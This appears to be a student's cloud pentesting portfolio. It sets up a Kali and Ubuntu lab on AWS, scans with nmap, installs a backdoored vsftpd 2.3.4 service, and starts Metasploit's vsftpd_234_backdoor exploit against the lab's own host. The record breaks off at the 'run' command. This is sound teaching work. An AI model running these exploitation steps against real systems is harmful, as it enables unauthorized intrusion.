Cloud Pentesting

Portfolio Samples

Will Kittredge

TABLE OF CONTENTS


PART 1

Synopsis

In the first part of this project, we leverage the resources available in an AWS free tier account to set up a small penetration testing lab. We complete any necessary configurations AWS, subscribe to the images we need in the Marketplace, launch the images, and then use `ssh` to test our connectivity and install `Nmap` to check the scanning capabilities of our Kali machine. A separate VPC has been dedicated to this project environment.

Screenshots

Added Marketplace Images




Manage subscriptions

Active subscriptions (2)

Filter delivery method: All delivery methods

	Product	Agreement ID	Vendor	Deployed on AW	Actions
○	Ubuntu 22.04 LTS - Jammy	agmt-a8b7p7hwe5bcpkcsa2jsneef5	Canonical Group Limited	Yes	Launch
○	Kali Linux	agmt-5zkxetoxgomasw26x65k7h59s	Kali	Yes	Launch

Configured Environment and Launched Images




Instances (2) Info


Find Instance by attribute or tag (case-sensitive)

□	Name	Instance ID	Instance state	Instance type	Status check	Alarm status
□	kali	i-0e46b72d09f601bb0	✓ Running	t3.small	✓ 3/3 checks passec	View alarms +
□	ubuntu	i-0d49d689605a775e1	✓ Running	t3.small	✓ 3/3 checks passec	View alarms +

Tested SSH Connections




```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
:will@abscissa:~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/$ ssh -i ./kali.pem kali@34.227.103.88
Linux kali 6.12.38+kali-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.38-1kali1 (2025-08-12) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Nov 20 19:23:14 2025 from 76.112.150.225
┏━(Message from Kali developers)
┃
┃ This is a minimal installation of Kali Linux, you likely
┃ want to install supplementary tools. Learn how:
┃ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
┃
┃ This is a cloud installation of Kali Linux. Learn more about
┃ the specificities of the various cloud images:
┃ ⇒ https://www.kali.org/docs/troubleshooting/common-cloud-setup/
┃
┗━(Run: “touch ~/.hushlogin” to hide this message)
┌──(kali㉿kali)-[~]
└─$ █
```



```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
:will@abscissa:~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/$ ssh -i ./ubuntu.pem ubuntu@54.242.54.107
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 6.8.0-1040-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu Nov 20 19:27:57 UTC 2025

  System load:  0.08              Processes:             103
  Usage of /:   22.8% of 7.57GB   Users logged in:       0
  Memory usage: 11%               IPv4 address for ens5: 192.168.1.22
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Nov 20 19:28:00 2025 from 76.112.150.225
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

ubuntu@ip-192-168-1-22:~$ █
```

Initiated Nmap Scan



```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/

┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.1.22
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 19:41 UTC
Nmap scan report for 192.168.1.22
Host is up (0.000053s latency).
MAC Address: 0A:FF:CC:7C:8B:E7 (Unknown)
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds

┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.22
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-20 19:41 UTC
Nmap scan report for 192.168.1.22
Host is up (0.000082s latency).
All 1000 scanned ports on 192.168.1.22 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 0A:FF:CC:7C:8B:E7 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 21.27 seconds

┌──(kali㉿kali)-[~]
└─$ 
```


PART 2

Synopsis

In the second part of this pentesting project, we utilize the environment that we created and configured in part 1 to launch an attack from the Kali machine against a vulnerable `FTP` service on the Ubuntu machine. After performing this attack, we respond to the incident by analyzing the sniffed network traffic and by gathering information from the victim machine itself. We leverage concepts and skills from various AWS knowledge domains, and utilize tools like `Nmap`, `Wireshark`, `Metasploit`, and `tcpdump`.


Screenshots

Established SSH Connection to Kali




```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
:will@abscissa:~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/$ ssh -i ./kali.pem kali@54.196.226.171
Linux kali 6.16.8+kali-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.16.8-1kali1 (2025-09-24) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Nov 25 15:12:35 2025 from 76.112.150.225
┏━(Message from Kali developers)
┃
┃ This is a minimal installation of Kali Linux, you likely
┃ want to install supplementary tools. Learn how:
┃ ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/
┃
┃ This is a cloud installation of Kali Linux. Learn more about
┃ the specificities of the various cloud images:
┃ ⇒ https://www.kali.org/docs/troubleshooting/common-cloud-setup/
┃
┗━(Run: “touch ~/.hushlogin” to hide this message)
┌──(kali㉿kali)-[~]
└─$ 
```

Installed Vulnerable Service on Ubuntu



```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/
ubuntu@ip-192-168-1-22:~/vsftpd-2.3.4-infected$ sudo /usr/local/sbin/vsftpd &
[2] 2124
ubuntu@ip-192-168-1-22:~/vsftpd-2.3.4-infected$ ps aux | grep 2124
root        2124  0.0  0.2  11892  5504 pts/0    S    15:38   0:00 sudo /usr/local/sbin/vsftpd
ubuntu      2128  0.0  0.1   7008  2432 pts/0    S+   15:38   0:00 grep --color=auto 2124
ubuntu@ip-192-168-1-22:~/vsftpd-2.3.4-infected$ 
```

Opened Ports and Initiated Nmap Scan



sg-0987733f808f676d4 - ubuntu-sg

Details

Security group name: ubuntu-sg

Security group ID: sg-0987733f808f676d4

Description: Ubuntu 22.04 LTS - Jammy-Ubuntu 22.04 LTS 20251111-AutogenByAWSMP--1 created 2025-11-20T19:10:11.083Z

VPC ID: vpc-0ca4d6f538147cdf4


Owner: 990216988430

Inbound rules count: 3 Permission entries

Outbound rules count: 1 Permission entry


Inbound rules (3)

□	Name	Security group rule ID	IP version	Type	Protocol	Port range
□	–	sgr-0f1b8597368fec3a0	IPv4	Custom TCP	TCP	6200
□	–	sgr-0909fe4f15009d913	IPv4	Custom TCP	TCP	20 - 21
□	–	sgr-0343fd477066acfd9	IPv4	SSH	TCP	22




```
(ssh) ~/Sync/FSU/S7_Fall-2025/ISIN-335/pentesting/

┌──(kali㉿kali)-[~]
└─$ nmap 192.168.1.22 -sV -p21
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 15:53 UTC
Nmap scan report for 192.168.1.22
Host is up (0.000085s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
MAC Address: 0A:FF:CC:7C:8B:E7 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Performed Attack with Metasploit




```
msf > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Executio
n


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.22
RHOSTS => 192.168.1.22
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
